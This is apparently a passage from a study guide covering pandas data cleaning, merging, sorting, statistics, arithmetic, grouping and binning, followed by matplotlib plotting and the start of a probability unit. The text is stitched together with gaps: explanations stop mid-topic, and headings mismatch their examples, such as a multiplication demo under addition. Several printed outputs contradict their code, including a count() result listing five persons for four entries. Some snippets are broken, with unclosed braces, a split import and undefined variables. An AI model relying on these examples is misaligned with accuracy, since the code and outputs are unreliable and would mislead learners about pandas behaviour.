- `pivot_table` is a generalization of `pivot` that can handle duplicate values for one pivoted index/column pair. Specifically, you can give `pivot_table` a list of aggregation functions using keyword argument `aggfunc`. The default `aggfunc` of `pivot_table` is `numpy.mean`.
- `pivot_table` also supports using multiple columns for the index and column of the pivoted table. A hierarchical index will be automatically generated for you.

4.4.3 Handling Missing Data**Q23. What is data cleaning?***Ans.:*

Data Cleaning is the process of finding and correcting the inaccurate/incorrect data that are present in the dataset. One such process needed is to do something about the values that are missing in the dataset

Missing values are usually represented in the form of `Nan` or `null` or `None` in the dataset.

`df.info()` the function can be used to give information about the dataset. This will provide you with the column names along with the number of non – null values in each column.

```
df.info()
<class 'pandas.core.frame.DataFrame'>
RangeIndex: 891 entries, 0 to 890
```

Data columns (total 6 columns):

```
# Column Non-Null Count Dtype
-----
0 Pclass 891 non-null int64
1 Sex 891 non-null int64
2 Age 714 non-null float64
3 SibSp 891 non-null int64
4 Parch 891 non-null int64
5 Fare 891 non-null float64
```

```
dtypes: float64(2), int64(4)
```

```
memory usage: 41.9 KB
```

See that there are null values in the column `Age`.

The second way of finding whether we have null values in the data is by using the `isnull()` function.

```
print(df.isnull().sum())
```

```
Pclass 0
```

```
Sex 0
```

```
Age 177
```

```
SibSp 0
```

```
Parch 0
```

```
Fare 0
```

```
dtype: int64
```

See that all the null values in the dataset are in the column – `Age`.

Let's try fitting the data using logistic regression.

```
from sklearn.model_selection import
train_test_split
```

```
X_train, X_test, y_train, y_test = train_test_split(
df, y, test_size=0.3)
```

```
from sklearn.linear_model import Logistic
Regression
```

```
lr = LogisticRegression()
```

```
lr.fit(X_train, y_train)
```

Value Error

Input contains NaN, infinity or a value too large for dtype('float64').

Q24. Explain various ways to handle missing data in Pands.*Ans.:*

1. Deleting the columns with missing data
2. Deleting the rows with missing data
3. Filling the missing data with a value – Imputation
4. Imputation with an additional column
5. Filling with a Regression Model

2. Deleting the row with missing data

If there is a certain row with missing data, then you can delete the entire row with all the features in that row.

`axis=1` is used to drop the column with 'NaN' values.

`axis=0` is used to drop the row with 'NaN' values.

```
updated_df = newdf.dropna(axis=0)
```

```
y1 = updated_df['Survived']
```

```
updated_df.drop("Survived",axis=1,inplace=True)
```

```
updated_df.info()
```

```
<class 'pandas.core.frame.DataFrame'>
```

```
Int64Index: 714 entries, 0 to 890
```

```
Data columns (total 6 columns):
```

```
# Column Non-Null Count Dtype
```

```
-----
```

```
0 Pclass 714 non-null int64
```

```
1 Sex 714 non-null int64
```

```
2 Age 714 non-null float64
```

```
3 SibSp 714 non-null int64
```

```
4 Parch 714 non-null int64
```

```
5 Fare 714 non-null float64
```

```
dtypes: float64(2), int64(4)
```

```
memory usage: 39.0 KB
```

```
from sklearn import metrics
```

```
from sklearn.model_selection import train_test_split
```

```
X_train, X_test,y_train,y_test = train_test_split(updated_df,y1,test_size=0.3)
```

```
from sklearn.linear_model import LogisticRegression
```

```
lr = LogisticRegression()
```

```
lr.fit(X_train,y_train)
```

```
pred = lr.predict(X_test)
```

```
print(metrics.accuracy_score(pred,y_test))
```

```
0.8232558139534883
```

In this case, see that we are able to achieve better accuracy than before. This is maybe because the column `Age` contains more valuable information than we expected.

3. Filling the Missing Values – Imputation

In this case, we will be filling the missing values with a certain number.


```

from sklearn import metrics
from sklearn.model_selection import train_test_split
X_train, X_test, y_train, y_test = train_test_split(updated_df, y1, test_size=0.3)
from sklearn.linear_model import LogisticRegression
lr = LogisticRegression()
lr.fit(X_train, y_train)
pred = lr.predict(X_test)
print(metrics.accuracy_score(pred, y_test))
0.7798507462686567

```

The accuracy value comes out to be 77.98% which is a reduction over the previous case.

This will not happen in general, in this case, it means that the mean has not filled the null value properly.

4. Imputation with an additional column

Column-1	Column-2		Column-1	Column-2	Column-3
A	10		A	10	False
B	19		B	19	False
A	NaN	→	A	12	True
A	12		A	12	False

Use the `SimpleImputer()` function from `sklearn` module to impute the values.

Pass the `strategy` as an argument to the function. It can be either mean or mode or median.

The problem with the previous model is that the model does not know whether the values came from the original data or the imputed value. To make sure the model knows this, we are adding `Ageismissing` the column which will have `True` as value, if it is a null value and `False` if it is not a null value.

```

updated_df = df
updated_df['Ageismissing'] = updated_df['Age'].isnull()
from sklearn.impute import SimpleImputer
my_imputer = SimpleImputer(strategy = 'median')
data_new = my_imputer.fit_transform(updated_df)
updated_df.info()
<class 'pandas.core.frame.DataFrame'>
RangeIndex: 891 entries, 0 to 890
Data columns (total 7 columns):

```

	Survived	Pclass	Sex	Age	SibSp	Parch	Fare
0	0	3	1	22.0	1	0	7.2500
1	1	1	0	38.0	1	0	71.2833
2	1	3	0	26.0	0	0	7.9250
3	1	1	0	35.0	1	0	53.1000
4	0	3	1	35.0	0	0	8.0500

```
traindf['Age']=y
```

```
y = traindf['Survived']
```

```
traindf.drop("Survived",axis=1,inplace=True)
```

```
from sklearn.linear_model import LogisticRegression
```

```
lr = LogisticRegression()
```

```
lr.fit(traindf,y)
```

```
LogisticRegression(C=1.0, class_weight=None, dual=False, fit_intercept=True,
```

```
intercept_scaling=1, l1_ratio=None, max_iter=100,
```

```
multi_class='auto', n_jobs=None, penalty='l2',
```

```
random_state=None, solver='lbfgs', tol=0.0001, verbose=0,
```

```
warm_start=False)
```

```
y_test = testdf['Survived']
```

```
testdf.drop("Survived",axis=1,inplace=True)
```

```
pred = lr.predict(testdf)
```

```
print(metrics.accuracy_score(pred,y_test))
```

```
0.8361581920903954
```

See that this model produces more accuracy than the previous model as we are using a specific regression model for filling the missing values.

We can also use models KNN for filling the missing values. But sometimes, using models for imputation can result in overfitting the data.

Imputing missing values using the regression model allowed us to improve our model compared to dropping those columns.

4.4.4 Combining Data

Q25. How to Combine. Explain the data frames in Panda Using Merge() Function.

Ans :

(Imp.)

Once your data is in a series or frames, you may need to combine the data to prepare for further processing, as some data may be in one frame and some in another. pandas provides functions for merging and concatenating frames as long as you know whether you want to merge or to concatenate.

- **suffixes:** tuple of the (str, str), default ('_x', '_y')

It suffixes to apply to overlap the column names in the left and right DataFrame, respectively. The columns use (False, False) values to raise an exception on overlapping.

- **copy:** bool, default True

If True, it returns a copy of the DataFrame.

Otherwise, It can avoid the copy.

- **indicator:** bool or str, default False

If True, It adds a column to output DataFrame “**_merge**” with information on the source of each row. If it is a string, a column with information on the source of each row will be added to output DataFrame, and the column will be named value of a string. The information column is defined as a categorical-type and it takes value of:

- “**left_only**” for the observations whose merge key appears only in ‘left’ of the DataFrame, whereas,
- “**right_only**” is defined for observations in which merge key appears only in ‘right’ of the DataFrame,
- “**both**” if the observation’s merge key is found in both of them.

- **validate:** str, optional

If it is specified, it checks the merge type that is given below:

- “one_to_one” or “1:1”: It checks if merge keys are unique in both the left and right datasets.
- “one_to_many” or “1:m”: It checks if merge keys are unique in only the left dataset.
- “many_to_one” or “m:1”: It checks if merge keys are unique in only the right dataset.
- “many_to_many” or “m:m”: It is allowed, but does not result in checks.

Example1: Merge two DataFrames on a key

```
# import the pandas library
import pandas as pd

left = pd.DataFrame({
    'id':[1,2,3,4],
    'Name': ['John', 'Parker', 'Smith', 'Parker'],
    'subject_id':['sub1','sub2','sub4','sub6']})

right = pd.DataFrame({
    'id':[1,2,3,4],
    'Name': ['William', 'Albert', 'Tony', 'Allen'],
    'subject_id':['sub2','sub4','sub3','sub6']})

print (left)

print (right)
```

Parameters

- **objs:** It is a sequence or mapping of series or DataFrame objects.
If we pass a dict in the DataFrame, then the sorted keys will be used as the `keys<.strong>` argument, and the values will be selected in that case. If any non-objects are present, then it will be dropped unless they are all none, and in this case, a `ValueError` will be raised.
- **axis:** It is an axis to concatenate along.
- **join:** Responsible for handling indexes on another axis.
- **join_axes:** A list of index objects. Instead of performing the inner or outer set logic, specific indexes use for the other (n-1) axis.
- **ignore_index:** bool, default value False
It does not use the index values on the concatenation axis, if true. The resulting axis will be labeled as 0, ..., n - 1.

Returns

A series is returned when we concatenate all the Series along the axis (axis=0). In case if **objs** contains at least one DataFrame, it returns a DataFrame.

Example1:

```
import pandas as pd  
a_data = pd.Series(['p', 'q'])  
b_data = pd.Series(['r', 's'])  
pd.concat([a_data, b_data])
```

Output

```
0    p  
1    q  
0    r  
1    s  
dtype: object
```

Example2:

In the above example, we can reset the existing index by using the `ignore_index` parameter. The below code demonstrates the working of `ignore_index`.

```
import pandas as pd  
a_data = pd.Series(['p', 'q'])  
b_data = pd.Series(['r', 's'])  
pd.concat([a_data, b_data], ignore_index=True)
```

```

'subject_id':['sub1','sub2','sub4','sub6','sub5'],
'Marks_scored':[98,90,87,69,78]},
index=[1,2,3,4,5])
two = pd.DataFrame({
    'Name': ['Billy', 'Brian', 'Bran', 'Bryce', 'Betty'],
    'subject_id':['sub2','sub4','sub3','sub6','sub5'],
    'Marks_scored':[89,80,79,97,88]},
    index=[1,2,3,4,5])
print (one.append(two))

```

4.4.5 Ordering and Describing Data

Q27. Explain Sorting and ranking functions in pandas.

Ans :

Having the data in a frame is not enough. What we need next is a yardstick that ranks and describes the data that we have. pandas provides a number of functions for sorting, ranking, counting, membership testing, and getting descriptive statistics.

Sorting and Ranking

Series and frames can be sorted by index or by value (values).

1. The `sort_index()` function

The users can also sort the DataFrame by its row index or columns labels by using `sort_index()` function.

The difference between `sort_values()` and `sort_index()` is that `sort_values()` sort the DataFrame based on its values in rows or columns but in `sort_index()` we sort the DataFrame based on its index or columns labels:

	city08	cylinders	fuelType	highway08	id	make	model	mpgData	trany	year
1										
2	19	4	Regular	25	1	Alfa Romeo	Spider Veloce 2000	Y	Manual 5-	1985
3	9	12	Regular	14	10	Ferrari	Testarossa	N	Manual 5-	1985
4	23	4	Regular	33	100	Dodge	Charger	Y	Manual 5-	1985
5	10	8	Regular	12	1000	Dodge	B150/B250 Wagon 2WD	N	Automatic	1985
6	17	4	Premium	23	10000	Subaru	Legacy AWD Turbo	N	Manual 5-	1993
7	21	4	Regular	24	10001	Subaru	Loyale	N	Automatic	1993
8	22	4	Regular	29	10002	Subaru	Loyale	Y	Manual 5-	1993
9	23	4	Regular	26	10003	Toyota	Corolla	Y	Automatic	1993
10	23	4	Regular	31	10004	Toyota	Corolla	Y	Manual 5-	1993
11	23	4	Regular	30	10005	Toyota	Corolla	Y	Automatic	1993
12	23	4	Regular	30	10006	Toyota	Corolla	Y	Manual 5-	1993
13	18	4	Regular	26	10007	Volkswagen	Golf III / GTI	N	Automatic	1993
14	21	4	Regular	29	10008	Volkswagen	Golf III / GTI	Y	Manual 5-	1993
15	18	4	Regular	26	10009	Volkswagen	Jetta III	N	Automatic	1993
16	12	8	Regular	15	1001	Dodge	B150/B250 Wagon 2WD	N	Automatic	1985
17	20	4	Regular	28	10010	Volkswagen	Jetta III	N	Manual 5-	1993
18	18	4	Regular	23	10011	Volvo		240 Y	Automatic	1993
19	19	4	Regular	26	10012	Volvo		240 Y	Manual 5-	1993
20	17	6	Premium	22	10013	Audi		100 Y	Automatic	1993
21	17	6	Premium	24	10014	Audi		100 N	Manual 5-	1993
22	14	8	Premium	20	10015	BMW	740i	N	Automatic	1993

An index of the DataFrame is not considered a column, and there is probably only a single row index. The row index of the DataFrame can be regarded as the row numbers, which most probably start from zero.

	Product_Id	Product_Name	customer_Name	ordered_Date	ship_Date	Profit	ranked_profit
0	1001	Coffee powder	Navya	16-3-2021	18-3-2021	750.00	2.0
1	1002	Black pepper	Vindya	17-3-2021	19-3-2021	652.14	1.0
2	1003	rosemary	pooja	18-3-2021	20-3-2021	753.80	3.0
3	1004	Cardamom	Sinchana	18-3-2021	20-3-2021	900.12	4.0

Q28. Explain descriptive statistics functions in pandas.

Ans :

Descriptive statistical functions calculate `sum()`, `mean()`, `median()`, standard deviation `std()`, `count()`, `min()`, and `max()` of a series or each column in a frame.

1. `describe()` Method

The `describe()` method is used for calculating some statistical data like **percentile**, **mean** and **std** of the numerical values of the Series or DataFrame. It analyzes both numeric and object series and also the DataFrame column sets of mixed data types.

Syntax

```
DataFrame.describe(percentiles=None, include=None, exclude=None)
```

Parameters

- **percentile:** It is an optional parameter which is a list like data type of numbers that should fall between 0 and 1. Its default value is `[.25, .5, .75]`, which returns the 25th, 50th, and 75th percentiles.
- **include:** It is also an optional parameter that includes the list of the data types while describing the DataFrame. Its default value is `None`.
- **exclude:** It is also an optional parameter that exclude the list of data types while describing DataFrame. Its default value is `None`.

Returns

It returns the statistical summary of the Series and DataFrame.

Example1

```
import pandas as pd
import numpy as np
a1 = pd.Series([1, 2, 3])
a1.describe()
```

Output

```
count    3.0
mean     2.0
std      1.0
min      1.0
25%      1.5
50%      2.0
75%      2.5
max      3.0
dtype: float64
```

```

info = pd.DataFrame({'categorical': pd.Categorical(['s','t','u']),
                    'numeric': [1, 2, 3],
                    'object': ['p', 'q', 'r']
                    })
info.describe()
info.describe(include='all')
info.numeric.describe()
info.describe(include=[np.number])
info.describe(include=[np.object])
info.describe(include=['category'])
info.describe(exclude=[np.number])
info.describe(exclude=[np.object])

```

Output

	categorical	numeric
count	3	3.0
unique	3	NaN
top	u	NaN
freq	1	NaN
mean	NaN	2.0
std	NaN	1.0
min	NaN	1.0
25%	NaN	1.5
50%	NaN	2.0
75%	NaN	2.5
max	NaN	3.0

2. unique()

While working with the DataFrame in Pandas, you need to find the `unique` elements present in the column. For doing this, we have to use the `unique()` method to extract the unique values from the columns. The Pandas library in Python can easily help us to find unique data.

The unique values present in the columns are returned in order of its occurrence. This does not sort the order of its appearance. In addition, this method is based on the `hash-table`.

It is significantly faster than `numpy.unique()` method and also includes null values.

Syntax:

```
pandas.unique(values)
```

Parameters

Values: It refers to a 1d array-like object that consists of an array value.

Example 1:

The below example demonstrates the working of the `count()`.

```
import pandas as pd
import numpy as np
info = pd.DataFrame({"Person":["Parker", "Smith", "William", "John"],
"Age": [27., 29, np.nan, 32]
info.count()
```

Output

```
Person    5
Age       3
dtype: int64
```

Example 2:

If we want to count for each of the row, we can use the `axis` parameter. The below code demonstrates the working of the `axis` parameter.

```
import pandas as pd
import numpy as np
info = pd.DataFrame({"Person":["Parker", "Smith", "William", "John"],
"Age": [27., 29, np.nan, 32]
info.count(axis='columns')
```

Output

```
0    2
1    2
2    1
3    2
dtype: int64
```

4.4.6 Transforming Data

Q29. Explain about the arithmetic operations of Pandas.

Ans :

(Imp.)

Arithmetic Operations

Pandas supports the four arithmetic operations (addition, subtraction, multiplication, and division) and numpy universal functions. The operators and functions can be used to combine frames of the same size and structure, frame columns and series, and series of the same size.

Pandas Addition : add()

The `pandas` addition function performs the addition of dataframes. The addition is performed element-wise.

Syntax:

```
pandas.DataFrame.add(other, axis='columns', level=None, fill_value=None)
```


- **other : scalar, sequence, Series, or DataFrame** – This parameter consists any single or multiple element data structure, or list-like object.
- **axis : {0 or 'index', 1 or 'columns'}** – This is used for deciding the axis on which the operation is applied.
- **level : int or label** – The level parameter is used for broadcasting across a level and matching Index values on the passed MultiIndex level.
- **fill_value : float or None, default None** – Whenever the dataframes have missing values, then to fill existing missing (NaN) values, we can use fill_value parameter.

Example 1:

Simple example of pandas multiplication() function

```
df1=pd.DataFrame({'speed':[50,75,100]},
index=['Audi','Jaguar','BMW'])
df1
```

	speed
Audi	50
Jaguar	75
BMW	100

In [18]:

```
res=df.mul(df1)
```

In [19]:

```
df
```

Out[19]:

	speed	weight
Audi	80	250
Jaguar	90	200
BMW	110	150

In [20]:

```
res
```

Out[20]:

	speed	weight
Audi	4000	NaN
Jaguar	6750	NaN
BMW	11000	NaN

Pandas Division : div()

The division function of pandas is used to perform division operation on dataframes.

Syntax:

```
pandas.DataFrame.div(other, axis='columns',
level=None, fill_value=None)
```

- **other : scalar, sequence, Series, or DataFrame** – This parameter consists any single or multiple element data structure, or list-like object.
- **axis : {0 or 'index', 1 or 'columns'}** – This is used for deciding the axis on which the operation is applied.
- **level : int or label** – The level parameter is used for broadcasting across a level and matching Index values on the passed MultiIndex level.
- **fill_value : float or None, default None** – Whenever the dataframes have missing values, then to fill existing missing (NaN) values, we can use fill_value parameter.

Example 1: Using pandas div() function

To learn more about the div() function in pandas, we will look at this example where div() function is used to perform division operation over dataframes.

In [26]:

```
df
```

Out[26]:

	speed	Weight
Audi	80	250
Jaguar	90	200
BMW	110	150

- **Aggregation:** Computes summary statistic.
- **Transformation:** It performs some group-specific operation.
- **Filtration:** It filters the data by discarding it with some condition.

Aggregations

It is defined as a function that returns a single aggregated value for each of the groups. We can perform several aggregation operations on the grouped data when the `groupby` object is created.

Example

```
# import the pandas library
import pandas as pd

import numpy as np
data = {'Name': ['Parker', 'Smith', 'John', 'William'],
        'Percentage': [82, 98, 91, 87],
        'Course': ['B.Sc', 'B.Ed', 'M.Phill', 'BA']}
df = pd.DataFrame(data)
grouped = df.groupby('Course')
print(grouped['Percentage'].agg(np.mean))
```

Output

```
Course
B.Ed    98
B.Sc    82
BA       87
M.Phill  91
Name: Percentage, dtype: int64
```

Name: Percentage, dtype: int64

Transformations

It is an operation on a group or column that performs some group-specific computation and returns an object that is indexed with the same size as of the group size.

Example

```
# import the pandas library
import pandas as pd

import numpy as np
data = {'Name': ['Parker', 'Smith', 'John', 'William'],
        'Percentage': [82, 98, 91, 87],
        'Course': ['B.Sc', 'B.Ed', 'M.Phill', 'BA']}
df = pd.DataFrame(data)
```

Output

	Name	Percentage
0	Parker	92.0
1	Smith	98.0
2	John	89.0
3	William	86.0

Example

```
# import the pandas library
import pandas as pd

data = {'Name': ['Parker', 'Smith', 'John', 'William'],
        'Percentage': [82, 98, 91, 87],}

info = pd.DataFrame(data)
print (info)
```

Output

```
Name Percentage
0 Parker 82
1 Smith 98
2 John 91
3 William 87
```

Q31. Explain, Pandas Cut() Method.

(OR)

Explain the decentralization function in Pandas.

Ans :

Discretization

Discretization refers to the conversion of a continuous variable to a discrete variable often for the purpose of histogramming and machine.

The `cut()` function splits an array or series passed as the first parameter into half-open bins—categories.

The **cut()** method is invoked when you need to segment and sort the data values into bins. It is used to convert a continuous variable to a categorical variable. It can also segregate an array of elements into separate bins. The method only works for the one-dimensional array-like objects.

If we have a large set of scalar data and perform some statistical analysis on it, we can use the **cut()** method.

Syntax:

```
pandas.cut(x, bins, right=True, labels=None, retbins=False, precision=3, include_lowest=False, duplicates='raise')
```

Output:

```

num
0  48
1  36
2   7
3   2
4  25
5   2
6  13
7   5
8   7
9  25
10 10
   num  num_bins
0  48 (1.0, 25.0]
1  36 (1.0, 25.0]
2   7 (1.0, 25.0]
3   2 (1.0, 25.0]
4  25      NaN
5   2 (1.0, 25.0]
6  13 (1.0, 25.0]
7   5 (1.0, 25.0]
8   7 (1.0, 25.0]
9  25 (1.0, 25.0]
10 10      NaN
[(1.0, 25.0], NaN]
Categories (1, interval[int64]): [(1, 25]]

```

Example2:

The below example shows how to add labels to bins:

```

import pandas as pd

import numpy as np

info_nums = pd.DataFrame({'num': np.random.randint(1, 10, 7)})

print(info_nums)

info_nums['nums_labels'] = pd.cut(x=info_nums['num'], bins=[1, 7, 10],
labels=['Lows', 'Highs'],
right=False)

print(info_nums)

print(info_nums['nums_labels'].unique())

```

Output :

```
0    Core
1    NaN
2    NaN
3    NaN
dtype: object
```

Example2

```
import pandas as pd
import numpy as np
a = pd.Series(['Java', 'C', 'C++', np.nan])
a.map({'Java': 'Core'})
a.map('I like {}'.format, na_action='ignore')
```

Output

```
0    I like Java
1     I like C
2    I like C++
3     I like nan
dtype: object
```

Example 3

```
import pandas as pd
import numpy as np
a = pd.Series(['Java', 'C', 'C++', np.nan])
a.map({'Java': 'Core'})
a.map('I like {}'.format)
a.map('I like {}'.format, na_action='ignore')
```

Output

```
0    I like Java
1     I like C
2    I like C++
3         NaN
dtype: object
```

4.4.7 Taming Pandas File I/O

Q33. Explain how can we use File I/O s for data exchange between frames and series

Ans :

Pandas input/output facilities enable data exchange between frames and series on one hand, and CSV files, tabular files, fixedwidth files, JSON files, the operating system clipboard, and so on, on the other hand. Among other things, pandas supports:

However, the **pandas** are also using the zero-based integer indices in the DataFrame; we didn't tell it what our index should be.

Reading from JSON

If you have any JSON file, Pandas can easily read it through a single line of code.

```
df = pd.read_json('hrdata.json')
```

It allowed indexes to work through nesting.

Pandas convert a list of lists into a DataFrame and also define the column names separately. A JSON parser is responsible for converting a JSON text into another representation that must accept all the texts according to the JSON grammar. It can also accept non JSON forms or extensions.

We have to import the **JSON** file before reading.

```
import pandas as pd
```

```
data = pd.read_json('hrdata.json')
print(data)
```

Output:

	Name	Hire Date	Salary	Leaves Remaining
0	John Idle	08/15/14	50000.0	10
1	Smith Gilliam	06/01/15	65000.0	6
2	Parker Chapman	05/12/14	45000.0	7
3	Jones Palin	11/01/13	70000.0	3
4	Terry Gilliam	08/12/14	48000.0	9
5	Michael Palin	05/23/13	66000.0	8

Reading from the SQL database

For reading a file from the SQL, first, you need to establish a connection using the Python library and then pass the query to pandas. Here, we use SQLite for demonstration.

Firstly, we have to install **pysqlite3** and run this command into the terminal:

```
pip install pysqlite3
```

sqlite3 is used to establish a connection to the database, and then we can use it to generate a DataFrame through **SELECT** query.

For establishing a connection to the SQLite database file:

```
import sqlite3
```

```
con = sqlite3.connect("database.db")
```

A table called **information** is present in the SQLite database, and the index of the column called "index". We can read data from the **information** table by passing the **SELECT** query and the **con**.

```
df = pd.read_sql_query("SELECT * FROM information", con)
```

Output:

Index	E_id	Designation
0	46	M.Com
1	47	B.Com
2	48	B.Com

```

pyplot-images.py
# Select a good-looking style
matplotlib.style.use("ggplot")
STEP = 5
# Plot each frame in a subplot
for pos, (draw, style, column, frame) in enumerate(zip((plt.contourf, plt.contour, plt.imshow), (plt.cm.autumn,
plt.cm.cool, plt.cm.spring), columns, frames)):
    # Select the subplot with 2 rows and 2 columns
    plt.subplot(2, 2, pos + 1)
    # Plot the frame

```

```

draw(frame[frame.columns[:span]], cmap=style, aspect="auto")
# Add embellishments
plt.colorbar()
plt.title(column)
plt.xlabel("Year")
plt.xticks(range(0, span, STEP), frame.columns[:span:STEP])
plt.yticks(range(0, frame.shape[0], STEP), frame.Postal[:span:STEP])
plt.xticks(rotation=-17)

```

- The functions `imshow()`, `contour()`, and `contourf()` display the matrix as an image, a contour plot, and a filled contour plot, respectively.
- The optional parameter `cmap` specifies a prebuilt palette (color map) for the plot.
- The function `subplot(n, m, number)` partitions the master plot into `n` virtual rows and `m` virtual columns and selects the subplot number. The subplots are numbered from 1, column-wise and then row-wise. (The upper-left subplot is 1, the next subplot to the right of it is 2, and so on.) All plotting commands
- affect only the most recently selected subplot.
- The functions `colorbar()`, `title()`, `xlabel()`, `ylabel()`, `grid()`, `xticks()`, `yticks()`, and `tick_params()` add the respective decorations to the plot.
- The function `grid()` actually toggles the grid on and off, so whether you have a grid or not depends on whether you had it in the first place, which, in turn, is controlled by the plotting style.
- The function `tight_layout()` adjusts subplots and makes them look nice and tight.

Take a look at the following plots:

```

pyplot-images.py
plt.tight_layout()
plt.savefig("../images/pyplot-all.pdf")
#plt.show()

```

Log plot in X	semilogx()
Log plot In Y	semilogy()
Pie chart	pie()
Line plot	plot()
Date plot	plot_dates()
Polar plot	polar()
Scatter plot (size and color of dots can be controlled)	scatter()
Step plot	step()

4.5.3 Mastering Embellishments

Q37. How to do embellishments in pandas? Explain it.

Ans.:

- With pyplot, you can control a lot of aspects of plotting.
- You can set and change axes scales ("linear" vs. "log"-logarithmic) with the `xscale(scale)` and `yscale(scale)` functions.
- You can set and change axes limits with the `xlim(xmin, xmax)` and `ylim(ymin, ymax)` functions.
- You can set and change font, graph, and background colors, and font and point sizes and styles.
- You can also add notes with `annotate()`, arrows with `arrow()`, and a legend block with `legend()`.

pyplot-legend.py

```
import matplotlib, matplotlib.pyplot as plt
import pickle, pandas as pd
# The NIAAA frame has been pickled before
alco = pickle.load(open("alco.pickle", "rb"))
# Select the right data
BEVERAGE = "Beer"
years = alco.index.levels[1]
states = ("New Hampshire", "Colorado", "Utah")
# Select a good-looking style
plt.xkcd()

matplotlib.style.use("ggplot")
# Plot the charts
for state in states:
    ydata = alco.ix[state][BEVERAGE]
    plt.plot(years, ydata, "-o")
# Add annotations with arrows
plt.annotate(s="Peak", xy=(ydata.argmax(), ydata.max()),
            xytext=(ydata.argmax() + 0.5, ydata.max() + 0.1),
            arrowprops={"facecolor": "black", "shrink": 0.2})
```


4.5.4 Plotting With Pandas

Q38. Explain about Plotting in Pandas.

Ans :

Plotting for numpy and pandas is provided by the module matplotlib—namely, by the sub-module pyplot.

It is used to make plots of DataFrame using matplotlib / pylab. Every plot kind has a corresponding method on the DataFrame.plot accessor: df.plot(kind='line') that are generally equivalent to the df.plot.line().

Syntax

```
DataFrame.plot(x=None, y=None, kind='line', ax=None, subplots=False, sharex=None, sharey=False,
               layout=None, figsize=None, use_index=True, title=None, grid=None, legend=True, style=None,
               logx=False, logy=False, loglog=False, xticks=None, yticks=None, xlim=None, ylim=None, rot=None,
               fontsize=None, colormap=None, table=False, yerr=None, xerr=None, secondary_y=False,
               sort_columns=False, **kwds)
```

Parameters

- **data:** DataFrame
- **x:** Refers to label or position, default value None
- **y:** Refers to label, position or list of label, positions, default value None

It allows the plotting of one column versus another.

- **kind:** str
 - 'line': line plot (default)
 - 'bar': vertical bar plot
 - 'barh': horizontal bar plot
 - 'hist': histogram
 - 'box': boxplot
 - 'kde': Kernel Density Estimation plot
 - 'density': same as 'kde'
 - 'area': area plot
 - 'pie': pie plot
 - 'scatter': scatter plot
 - 'hexbin': hexbin plot
 - **ax:** matplotlib axes object, default None
 - **subplots:** boolean, default False

Make separate subplots for each column

- **sharex:** It returns the boolean value and default value True if the ax is None else returns False.

- **colorbar:** It is an optional parameter that returns a boolean value.
 - If the value is True, it plots the colorbar (only relevant for 'scatter' and 'hexbin' plots)
- **position:** Refers to float value.
 - Its main task is to specify the relative alignments for the bar plot layout. Its value ranges from 0 (left/bottom-end) to 1 (right/top-end). The default value is 0.5 (center).
- **table:** Returns the boolean value, Series or DataFrame, default value False
 - If the value is True, it draws a table using the data in the DataFrame.
 - If we pass a Series or DataFrame, it will pass data to draw a table.
- **yerr:** Refers to the DataFrame, Series, array-like, dict, and str.
- **xerr:** It is the same type as yerr.
- **stacked:** Returns the boolean value; the default value is False in line and bar plots, and True in area plot. If the value is True, it creates a stacked plot.
- **sort_columns:** Returns the boolean value; the default value is False
 - It sorts column names to determine plot ordering
- **secondary_y:** Returns the boolean value or sequence; the default value is False.
 - It checks whether to plot on the secondary y-axis. If a list/tuple, it plots the columns of list /tuple on the secondary y-axis.
- **mark_right:** Returns the boolean value; the default value is True.
 - It is used when using a secondary_y axis, automatically mark the column labels with "(right)" in the legend
- ****kwargs:** It is an optional parameter that refers to the options to pass to the matplotlib plotting method.

Example:

```
# import libraries
import matplotlib.pyplot as plt
import pandas as pd
import numpy as np

p = pd.Series(np.random.randn(2000), index = pd.date_range(
    '2/2/2000', periods = 2000))

p = ts.cumsum()
p.plot()
plt.show()
```

UNIT V

Probability and Statistics: Reviewing Probability Distributions, Recollecting Statistical measures, Doing Stats the Python way

Machine Learning: Designing a Predictive Experiment, Fitting a linear regression, Grouping Data with K- means Clustering. Surviving in Random Decision Forests.

5.1 PROBABILITY AND STATISTICS

5.1.1 Reviewing Probability Distributions

Q1. Define Probability Distribution? What are the general properties of probability distribution.

Ans :

(Imp.)

A probability distribution is a statistical function that describes the likelihood of obtaining all possible values that a random variable can take. In other words, the values of the variable vary based on the underlying probability distribution. Typically, analysts display probability distributions in graphs and tables. There are equations to calculate probability distributions.

General Properties of Probability Distributions

Statisticians refer to the variables that follow a probability distribution as random variables. The notation for random variables that follow a particular probability distribution function is the following:

- X usually denotes random variables.
- A tilde (~) indicates that it follows a distribution.
- A capital letter signifies the distribution, such as N for the normal distribution.
- Parentheses contain the parameters for the distribution.

For example, $X \sim N(\mu, \sigma)$ refers to a distribution that follows a normal distribution with a population mean of μ and a standard deviation of σ .

The distribution of IQ scores is denoted as $X \sim N(100, 15)$.

A probability distribution function indicates the likelihood of an event or outcome. Statisticians use the following notation to describe probabilities:

$p(x)$ = the likelihood that random variable takes a specific value of x.

The sum of all probabilities for all possible values must equal 1. Furthermore, the probability for a particular value or range of values must be between 0 and 1.

Probability distributions describe the dispersion of the values of a random variable. Consequently, the kind of variable determines the type of probability distribution. For a single random variable, statisticians divide distributions into the following two types:

- Discrete probability distributions for discrete variables
- Probability density functions for continuous variables

Q2. What are Random Variable?

Ans :

Set of all possible values from a Random Experiment is called Random Variable.

It is represented by X.

Example:

Outcome of coin toss

Types of Random Variable

- Discrete Random Variable
- X is a discrete because it has a countable values between two numbers
- Example : number of balls in a bag, number of tails in tossing coin
- Continuous Random Variable
- X is a continuous because it has a infinite number of values between two values
- Example : distance travelled, Height of students

Q3. What is Probability Distribution? Explain the types of probability distribution with examples.

Ans :

A Probability Distribution of a random variable is a list of all possible outcomes with corresponding probability values.

Note : The value of the probability always lies between 0 to 1.

Outcome of die roll	1	2	3	4	5	6
Probability	1/6	1/6	1/6	1/6	1/6	1/6

The probability distribution for a fair six-sided die

Example of Probability Distribution

Let's understand the probability distribution by an example:

